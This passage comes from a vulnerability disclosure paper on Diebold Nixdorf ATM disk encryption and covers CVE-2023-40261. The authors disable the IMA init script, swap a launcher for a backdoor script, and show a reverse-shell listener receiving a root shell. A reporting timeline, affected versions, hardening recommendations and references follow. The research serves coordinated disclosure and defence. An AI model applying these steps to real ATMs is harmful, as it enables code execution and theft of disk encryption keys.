

Figure 105: VSS v3.3.0 SR16 - SysVInit IMA Script

Modifications of the execute permission for this file was observed to have no effect on the file's hash sum.

```
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# sha256sum ima
d1affd2ccbda44333cf391db569df9bca949cdb7f07ddecffe1e1fc1f5b6e68b  ima
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# chmod -x ima
root@b46624d315c9:/mnt/disk/etc/rc.d/init.d# sha256sum ima
d1affd2ccbda44333cf391db569df9bca949cdb7f07ddecffe1e1fc1f5b6e68b  ima
```

Figure 106: VSS v3.3.0 SR16 - IMA Attribute Modification Hash Sum Comparison

Removing the execute permissions from */etc/rc.d/init.d/ima* disabled the Linux kernel from activating integrity management and would allow the execution of ***any*** unsigned binary. To confirm this PoC, we disabled the execute permissions of *ima* and replaced */usr/SUPERSHEEP/bin/app_launcher* with a simple backdoor.

```
root@b46624d315c9:/mnt/disk# ls -al etc/rc.d/init.d/ima
-rw-r--r-- 1 root root 729 Aug 16  2021 etc/rc.d/init.d/ima
root@b46624d315c9:/mnt/disk# ls -al usr/SUPERSHEEP/bin/app_launcher
lrwxrwxrwx 1 root root 44 Mar 27 15:37 usr/SUPERSHEEP/bin/app_launcher -> /usr/SUPERSHEEP/avira/cpro/tools/backdoor.sh
root@b46624d315c9:/mnt/disk# getfattr -m . usr/SUPERSHEEP/avira/cpro/tools/backdoor.sh
```

Figure 107: VSS v3.3.0 SR16 - PoC Disk Modification

Booting the system then resulted in a full bypass of IMA and our listener to receive a connection!!

```
listening on [any] 5050 ...
10.0.0.2: inverse host lookup failed: Unknown host
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.2] 34658
bash: cannot set terminal process group (676): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# whoami; cat /etc/Version; uname -a
whoami; cat /etc/Version; uname -a
root
Superschaf Version 7.2-72242
Linux (none) 5.14.11-superschaf-x64 #1 SMP Mon Oct 11 11:43:08 CEST 2021 x86_64 QEMU Virtual CPU version 2.5+ GenuineIntel GNU/Linux
```

Figure 108: VSS v3.3.0 SR16 - Code Execution

As with all other CVEs listed in this paper, from this vantage point we were able to repeat the rest of the attack scenario from CVE-2023-24064, steal the DEK, and decrypt the Windows partition.

Reporting Timeline

- **July 18, 2023:** Vulnerability identified.
- **July 19, 2023:** Vendor notified and provided technical details.
- **August 2, 2023:** Vendor confirmation of vulnerability.
- **August 2, 2023:** Vendor released VSS v4.1.0 SR04.
- **August 2, 2023:** MITRE reservation of CVE-2023-40261.
- **August 15, 2023:** Vendor released VSS v4.2.0 SR04.
- **August 17, 2023:** Vendor released VSS v4.3.0 SR02.
- **November 2, 2023:** Vendor released VSS v3.3.0 SR17.
- **December 2023:** VSS v3.3.0 End-of-Life.
- **Q4 2023:** Vendor released VSS v4.0.0 SR07.

Remediation of CVE-2023-40261 has not been personally confirmed by this research team but have received confirmation from DN that this issue has been resolved, in the above patch details.

Affected Versions

During the research performed in this paper, CVE-2023-40261 was confirmed to impact VSS v3.3.0 base through VSS v3.3.0 SR16. Upon releasing a service patch, DN indicated this vulnerability also affected version prior to VSS v4.0.0 SR07, v4.1.0 SR04, v4.2.0 SR04, and v4.3.0 SR02. An index table mapping CryptoPro to VSS v3.3.0 service releases are included under CryptoPro Version Details.

Recommendations

As an additional outcome to CVE-2023-40261, DN has acknowledged the threat landscape of the unencrypted nature of P5 and has released a full encryption solution as of April 2024 - VSS v4.4.0. Although this is a positive step forward and a big win for the security community – we still stand by our recommendation that the VSS HDE solution is not equivocal to that of an industry accepted FDE solutions. All environments that choose to continue to leverage the VSS HDE solution should ensure they upgrade to v4.4.0 as soon as possible. For those environments that are unable to perform an immediate upgrade, we recommend each environment applies the latest available patch for their release version.

DN has incorporated additional security features, starting in VSS v4.0.0, that would limit malicious access to the TPM disk encryption key. It is our recommendation to disable the "*Enable Signature Check*" option within the VSS security policy. By disabling this feature, the disk encryption key will not be provided to the *mount_winpart* SUPERSHEEP utility and significantly reduces that attack vector to compromise the encrypted Windows environment. This does not completely disable this attack surface but is accepted to be an adequate kill chain to reduce the attack surface described in this paper.

In addition to these primary actions, the following secondary procedures are also recommended. Following these guidelines will help introduce a layered security model on the ATM and reduce the logical attack surface of the platform.

Like many attack surfaces affecting ATMs, there is a requirement of physical access to the device. The first and foremost deterrent to malicious use is strong physical security controls. By default, ATMs are sold with low security tubular locks, containing a default or static key. These cylinders should be replaced with high security alternative solutions. Additionally, actions may need to be taken to ensure the cantilever pull cable, used to open the ATM "top-hat", is free from external interaction. This would include inserting metal obstructions behind speakers, air vents, or other parts of the ATM enclosure that would allow for tool insertion. Installation of tamper evident alarms is also a good deterrent to malicious access.

Within the top-hat of the ATM, the peripheral cables, USB ports, and Ethernet interfaces are exposed. Care should be taken to ensure the connected cables cannot be easily removed and unused ports are disabled or damaged – to prevent malicious misuse. In some ATM designs, the

system hard drive is designed to be quickly removed via thumb screws. Removal of the ATM HD is not a common practice and should be difficult to perform. The longer it requires a malicious user to remove the HD, the more likely the activity will be detected. Thumb screws can be secured to prevent easy interaction and increase the amount of time an attacker would need to gain entry. Alternatively, the PC enclosure can be replaced with one that does not allow for external drive removal.

The attack surface demonstrated throughout this paper is easily remediated by abandoning DN's VSS Hard Disk Encryption module in favor of industry recognized solutions, such as Microsoft's BitLocker. The root cause behind the outlined attack surface is a result of P5 being unencrypted and the endless possibilities this vantage point provides to a malicious actor. Each manufacturer's ATM solution is provided with a default Microsoft Windows install that has undergone limited hardening procedures. These systems are marketed in the context that they provide a somewhat turnkey solution. However, in our observations, the default hardening practices do not ensure the ATM is protected from malicious misuse.

It is recommended that consumers of the ATM solution enforce their corporate security policy and controls to the ATM. This includes changing default passwords, increasing the password character set, and installing a trusted EDR solution.

In addition, ATMs should be managed under the same patch cycle as the rest of the corporate environment. This patch cycle should apply appropriate OS updates as well as any available security updates for the security stack software. Many institutions choose to lease their ATM solutions via a third-party hosting provider or MSSP. The SLA in these agreements should ensure the management partners are upholding the timeline of the corporate security policy and applying appropriate updates.

CryptoPro Version Details

VSS Version	CryptoPro Version
vss-v18p12	Superschaf Version 6.5-5321
vss-v330p4	Superschaf Version 7.0-6361
vss-v330p9	Superschaf Version 7.1-6473
vss-v330p10	Superschaf Version 7.2-72175
vss-v330p11	Superschaf Version 7.2-72175
vss-v330p12	Superschaf Version 7.2-72191
vss-v330p15	Superschaf Version 7.2-72222
vss-v330p16	Superschaf Version 7.2-72242

References

[1] C. Morton, "HOW MUCH CASH CAN THE AVERAGE ATM HOLD?," 23 August 2022. [Online]. Available: https://prineta.com/how-much-cash-can-the-average-atm-hold/.

[2] D. Santiago, "Case Study: How We Strengthened ATM Security for a Local Financial Institution | 3Sixty Integrated," 3sixtyintegrated, 16 March 2023. [Online]. Available: https://www.3sixtyintegrated.com/blog/2023/03/16/strengthening-atm-security/.

[3] A. Greenblatt, "Need Cash? Some Thieves Are Taking The Whole ATM," NPR, 7 April 2010. [Online]. Available: https://www.npr.org/templates/story/story.php?storyId=125621359.

[4] 3. S. Systems, "Stop Criminals from Cashing in at the ATM," [Online]. Available: https://www.atmia.com/files/whitepapers/2024-atm-crime-trends.pdf.

[5] L. Pena, "SF reporting uptick in ATM thefts; why police aren't chasing after suspects," ABC 7 News, 12 December 2023. [Online]. Available: https://abc7news.com/san-francisco-atm-thefts-crime-sfpd-sf-stolen/14169109/.

[6] B. Cooper, "What are the biggest ATM security issues?," ATM Marketplace, 18 February 2022. [Online]. Available: https://www.atmmarketplace.com/articles/what-are-the-biggest-atm-security-issues/.

[7] Hyosung, "Monitoring and Security Software Pres," [Online]. Available: https://www.tetralink.com/Docs/NewPresentations/MonitoringAndSecuritySoftwarePres.pdf.

[8] NCR, "ATM Security Attack Vectors and Solutions," 2018. [Online]. Available: https://www.ncr.com/content/dam/ncrcom/content-type/white_papers/12518fin-b-atm_security_attack_vectors_and_solutions_update-fin-web.pdf.

[9] NCR, "Endpoint Security," NCR, 2024. [Online]. Available: https://www.ncratleos.com/banking/atm-itm/software/endpoint-security.

[10] D. Nixdorf, "All-in-one Solution for Self-Service Devices Security," [Online]. Available: https://media.search.lt/GetFile.php?OID=277506&FID=809549.

[11] ATMIA, "ATM Operator Training," [Online]. Available: https://www.atmia.com/training/atm-operators/.

[12] "Diebold Nixdorf," Wikipedia, 30 December 2023. [Online]. Available: https://en.wikipedia.org/wiki/Diebold_Nixdorf.

[13] D. Nixdorf, "Vynamic Security Intrusion Protection Product Card," 2022. [Online]. Available: https://www.dieboldnixdorf.com/-/media/diebold/files/banking/software/vynamic-security-intrusion-protection-product-card.pdf.

[14] D. Nixdorf, "DN Product Card - Vynamic Security Hard Disk Encryption," 2022. [Online]. Available: https://www.dieboldnixdorf.com/-/media/diebold/files/banking/software/dn_product-card_vynamic-security-hard-disk-encryption.pdf.

[15] Wikipedia, "Pre-boot authentication," Wikipedia, 7 December 2021. [Online]. Available: https://en.wikipedia.org/wiki/Pre-boot_authentication.

[16] Wikipedia, "Everi Holdings," Wikipedia, 8 Match 2024. [Online]. Available: https://en.wikipedia.org/wiki/Everi_Holdings.

[17] Everi, "Everi to Showcase “Digital Neighborhood” Connecting Guest Loyalty, Cash Access Experiences, and Casino Solutions Made Possible by Industry-Leading Financial Technology Portfolio at 2019 Global Gaming Expo," 9 October 2019. [Online]. Available: https://s1.q4cdn.com/401000259/files/doc_news/Everi-to-Showcase-Digital-Neighborhood-Connecting-Guest-Loyalty-Cash-Access-Experiences-and-Casino-Solutions-Made-Possible-by-Industr-SW9PO.pdf.

[18] GlobeNewswire, "NRT Accelerates Growth through Acquisition of Casino ATM Portfolio," 2 July 2018. [Online]. Available: https://finance.yahoo.com/news/nrt-accelerates-growth-acquisition-casino-160700070.html.

[19] N. Technology, "Kiosk Products," [Online]. Available: https://www.nrttech.com/products/kiosks/.

[20] P. S. Counsel, "PA-DSS v3," November 2013. [Online]. Available: https://listings.pcisecuritystandards.org/minisite/en/docs/PA-DSS_v3.pdf.

[21] Wikipedia, "GUID Partition Table," Wikipedia, 17 March 2024. [Online]. Available: https://en.wikipedia.org/wiki/GUID_Partition_Table.

[22] R. Hat, "What is UEFI Secure Boot and how it works?," Red Hat, 28 July 2020. [Online]. Available: https://access.redhat.com/articles/5254641.

[23] Microsoft, "BCD System Store Settings for UEFI," Microsoft, 8 October 2021. [Online]. Available: https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/bcd-system-store-settings-for-uefi?view=windows-11.

[24] M. v. D. R. Freingruber, "Manipulation of pre-boot authentication in CryptWare CryptoPro Secure Disk for Bitlocker," SEC Consult, 30 June 2016. [Online]. Available: https://sec-consult.com/vulnerability-lab/advisory/manipulation-of-pre-boot-authentication/.

[25] D. Nixdorf, "DN Legal Terms," Diebold Nixdorf, [Online]. Available: https://dnlegalterms.com/products/.

[26] D. Nixdorf, "EULA for Vynamic Security Suite 3.0," Diebold Nixdorf, 19 December 2018. [Online]. Available: https://dnlegalterms.com/wp-content/uploads/2020/03/2020026_Diebold_Nixdorf_EULA_for_VYNAMIC_SECURITY_3_0_December_19_2018_022249.pdf.

[27] Cryptware, "Cryptware Homepage," Cryptware, [Online]. Available: https://cryptware-it-security.de/.

[28] Cryptware, "CryptoPro Secure Disk for BitLocker - PBA Architecture," Cryptware, [Online]. Available: https://cryptware-it-security.de/produkte/it-sicherheitsloesungen-festplattenverschluesselung/#iLightbox[galery-large]/0.

[29] S. D. f. BitLocker, "Secure Disk for BitLocker - About us," [Online]. Available: https://secure-disk-for-bitlocker.com/about/.

[30] Debian, "SecureBoot," 21 January 2024. [Online]. Available: https://wiki.debian.org/SecureBoot.

[31] U. G. Specifications, "Linux TPM PCR Registry," UAPI Group Specifications, [Online]. Available: https://uapi-group.org/specifications/specs/linux_tpm_pcr_registry/.

[32] northox, "How does the TPM perform integrity measurements on a system?," Stack Exchange, 7 July 2020. [Online]. Available: https://security.stackexchange.com/questions/39329/how-does-the-tpm-perform-integrity-measurements-on-a-system.

[33] Wikipedia, "UEFI," Wikipedia, [Online]. Available: https://en.wikipedia.org/wiki/UEFI.

[34] Æ. Frisch, "Essential System Administration, 3rd Edition - Chapter 4, Section 2," O'Reilly, [Online]. Available: https://www.oreilly.com/library/view/essential-system-administration/0596003439/ch04s02.html.

[35] Flowblok, "Shell Startup Scripts," 17 February 2013. [Online]. Available: https://blog.flowblok.id.au/2013-02/shell-startup-scripts.html.

[36] R. H. Linux, "Chapter 29. Enhancing security with the kernel integrity subsystem," Red Hat, [Online]. Available: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/managing_monitoring_and_updating_the_kernel/enhancing-security-with-the-kernel-integrity-subsystem_managing-monitoring-and-updating-the-kernel?extIdCarryOver=true&sc_cid=701f200.

[37] O. Suse, "SDB:Ima evm," Open Suse, 5 September 2022. [Online]. Available: https://en.opensuse.org/SDB:Ima_evm.

[38] P. K. Group, "All-in-one solution for self-service devices security," [Online]. Available: http://media.search.lt/GetFile.php?OID=277506&FID=809549.

[39] PYMNTS, "Fiserv-First Data Merger Is Complete," [Online]. Available: https://www.pymnts.com/news/partnerships-acquisitions/2019/fiserv-first-data-merger-complete/#:~:text=The%20big%20deal%20is%20now,in%20an%20all%2Dstock%20transaction..